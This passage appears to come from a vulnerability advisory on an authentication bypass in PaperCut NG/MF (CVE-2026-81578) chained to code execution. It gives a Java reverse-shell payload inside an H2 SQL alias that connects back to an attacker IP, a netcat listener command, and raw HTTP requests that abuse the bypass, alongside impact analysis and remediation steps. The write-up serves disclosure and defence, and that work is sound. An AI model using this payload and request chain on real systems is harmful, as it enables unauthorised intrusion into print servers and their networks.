This stage should be reported separately from CVE-2026-81578. A claim of successful command execution or interactive access must be supported by direct laboratory evidence, including the executed command, process identity, and corresponding server-side artifacts.
CVE-2026-81578 itself demonstrates the unauthenticated access-control bypass and privileged configuration access; the RCE result is a chained outcome.
To obtain an interactive shell instead of command output, replace CALL SHELL('id') in evil.sql with a reverse-shell payload:
-- PoC: H2/Nashorn reverse shell payload (replace with your attacker IP/port)
CREATE ALIAS REVERSE_SHELL AS $$
import java.io.*;
import java.net.*;
@CODE
void reverseShell(String host, int port) throws Exception {
    Socket s = new Socket(host, port);
    Process p = new ProcessBuilder("/bin/sh").redirectErrorStream(true).start();
    new Thread(() -> {
        try {
            byte[] buf = new byte[1024];
            int n;
            while ((n = s.getInputStream().read(buf)) > 0) { p.getOutputStream().write(buf, 0, n); }
        } catch (Exception e) {}
    }).start();
    byte[] buf = new byte[1024];
    int n;
    while ((n = p.getInputStream().read(buf)) > 0) { s.getOutputStream().write(buf, 0, n); }
}
$$;
CALL REVERSE_SHELL('10.0.0.5', 4444);
Start a listener before triggering the UserList search:
# Attacker listener
nc -lvnp 4444
Expected result only if directly demonstrated in the laboratory: a connection is received from the PaperCut host and the process identity is verified. Report the exact observed service-account identity rather than assuming a universal UID or Windows account.
Pseudo-code of the full dispatcher-side chain
This is a simplified reconstruction of how the vulnerable Tapestry-style dispatcher processes the exploit request:
// Vulnerable request handler (representative lab model)
public void serviceDirectRequest(HttpServletRequest req, HttpServletResponse res) {
    String service = req.getParameter("service");
    // service = "direct/1/Error/ConfigEditor/$Form"
    String[] parts = service.split("/");
    String displayPage    = parts[2]; // "Error"   -> public, passes auth check
    String targetComponent = parts[3]; // "ConfigEditor" -> admin, NOT checked
    String event          = parts[4]; // "$Form"

    // Only the display page is authorized
    if (!pageAccessAllowed(req, displayPage)) {
        sendForbidden(res);
        return;
    }

    // Admin component executes without authentication
    Component adminComp = resolveComponent(targetComponent);
    adminComp.dispatchEvent(event, req.getParameterMap());
    // Result: unauthenticated update of user-lookup.db-url
}
The same pattern also works against other public display pages and other administrative components, as long as the executed component is not independently authorized.
Evidence note: distinguish direct observations from reconstructed examples throughout this section. HTTP status codes, response bodies, process identities, and execution results should be reported exactly as observed in the corresponding test environment.
Exploit Evidence and Raw HTTP Traces
The following figures illustrate the exploitation flow. Any figure reconstructed from public technical analysis is illustrative and should not be presented as a direct capture from an affected deployment; direct laboratory captures should be labeled separately.
Screenshot 1 — Unauthenticated ConfigEditor access

Where directly observed in the laboratory, the server accepted the POST from an unauthenticated session and returned a successful configuration-update response. This demonstrates unauthorized access to the targeted administrative function; the evidence should be tied to the corresponding raw HTTP capture.
Screenshot 2 — Exploit verification terminal session

The laboratory sequence first confirms the bypass and then demonstrates configuration modification. Any subsequent code-execution result is a separate chained-exploitation observation and should be identified explicitly as a laboratory result only if it was directly observed.
Screenshot 3 — Compromised PaperCut Config Editor UI

The administrative Config Editor shows user-lookup.db-url set to an attacker-controlled H2 JDBC URL. In a patched system this page would be unreachable without an authenticated admin session.
Screenshot 4 — server.log post-exploitation IOCs

The described log evidence includes database/driver errors associated with the tested lookup path and an unexpected process-spawn event. These indicators should be retained only where they are present in the corresponding laboratory logs.
Raw HTTP trace text (for search / SIEM)
Confirming the authentication bypass:
GET /app?service=direct/1/Error/ConfigEditor/quickFindForm HTTP/1.1
Host: papercut.lab.local:9191
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Connection: close
Content-Length: 4217

<!-- PaperCut NG/MF admin ConfigEditor rendered within Error page context -->
<html>
<head><title>PaperCut NG/MF</title></head>
<body>
  <form action="/app?service=direct/1/Error/ConfigEditor/$Form" method="POST">
    <input type="text" name="quickFind" value="" />
    <textarea name="configValue">...</textarea>
    <button type="submit">Update</button>
  </form>
</body>
</html>
Enabling external user lookup:
POST /app?service=direct/1/Error/ConfigEditor/$Form HTTP/1.1
Host: papercut.lab.local:9191
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Connection: close

configName=user-lookup.enabled&configValue=true&action=update
HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Connection: close
Content-Length: 2156

<!-- Configuration updated successfully -->
<div class="message success">Configuration updated.</div>
Triggering the lookup via UserList search:
POST /app?service=direct/1/Error/UserList/$QuickFind.$Form HTTP/1.1
Host: papercut.lab.local:9191
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Connection: close

searchTerm=admin&action=quickSearch
HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Connection: close
Content-Length: 1892

<!-- UserList search executed; malicious JDBC/SQL triggered in background -->
Impact
This vulnerability crosses the authentication boundary of the PaperCut Application Server and can expose sensitive configuration, identity, printing, and accounting functionality.
1. Unauthenticated Configuration Modification
Privileged configuration functions can be accessed without valid authentication.
This may allow unauthorized changes to critical settings.
2. Remote Code Execution
CVE-2026-81578 can potentially be chained with CVE-2026-82078 under the applicable deployment conditions.
This may result in code execution on the Application Server.
3. Active Exploitation
Public exploitation and technical details increase the risk to exposed deployments.
Unpatched internet-accessible systems should be treated as high risk.
4. Lateral Movement
PaperCut may have access to trusted directory, database, and internal services.
A compromised host may become a pivot point into the network.
5. Data Exposure
User, print, accounting, and configuration data may be accessed or modified.
This can affect both confidentiality and integrity.
6. Operational Disruption
Compromise may interfere with PaperCut and dependent printing workflows.
This can impact normal business operations.
7. Patch Bypass Risk
Earlier emergency patches were bypassable according to the report.
The running build must be verified to confirm effective remediation.
Remediation & Mitigation
Apply the effective PaperCut security patch, verify the running build, remove public exposure, restrict administrative access, and investigate previously exposed systems for potential compromise.
1. Apply Effective Patch
Upgrade PaperCut NG/MF to 24.1.10, 25.0.13, or 26.0.5, as applicable.
Ensure the deployed version is the effective fixed release for the installed branch.
2. Verify Running Build
Confirm that the actual running build is the effective patched version.
Do not rely solely on the installation or update process completing successfully.
3. Restrict Network Access
Restrict TCP 9191 to trusted administrative hosts and networks using firewall controls.
Block unnecessary access from untrusted or external networks.
4. Remove Public Exposure
Ensure the PaperCut web management interface is not directly accessible from the public internet.
Review firewall, NAT, reverse-proxy, and port-forwarding configurations.
5. Hunt for Compromise
Review server.log, system logs, process activity, network connections, and file changes for indicators of compromise.
Pay particular attention to activity occurring before the system was patched.
6. Audit Configuration
Review user-lookup.* settings and external database/JDBC configuration for unauthorized changes.
Compare sensitive settings against a known-good configuration where available.
7. Incident Response
If exploitation is suspected, isolate the affected host, preserve evidence, reset relevant credentials, and rebuild or reimage the host where appropriate.
Investigate connected systems for potential downstream compromise.
8. Enforce Least Privilege
Run the PaperCut service account with the minimum required privileges and avoid unnecessary administrative permissions.
Limit the potential impact of a compromised PaperCut service.
9. Implement Monitoring
Monitor for unauthenticated requests targeting Tapestry direct-service endpoints and privileged components.
Correlate suspicious requests with configuration, process, and network activity.
10. Maintain Asset Inventory
Track all PaperCut instances, including version, build, network exposure, integrations, and patch status.
Use the inventory to identify vulnerable or externally exposed deployments quickly.
Conclusion
CVE-2026-81578 is a high-impact pre-authentication authorization flaw in PaperCut NG/MF that can allow an unauthenticated remote attacker to access privileged application functionality through the Apache Tapestry direct-service mechanism.
The core security failure is an authorization-boundary mismatch: access is evaluated against the requested display page while the privileged component responsible for executing the requested operation is not independently authorized.
The direct impact is therefore unauthenticated access to privileged functionality and potential unauthorized configuration modification. A remote-code-execution outcome should be treated separately as a chained scenario involving CVE-2026-82078 and the required deployment conditions.
Organizations should upgrade to the applicable effective fixed release, verify the running build, restrict access to the PaperCut management interface, review previously exposed systems for indicators of compromise, and audit security-sensitive configuration changes.
Where immediate patching is not possible, network segmentation and strict access controls should be applied as compensating measures until the affected deployment can be upgraded and verified.
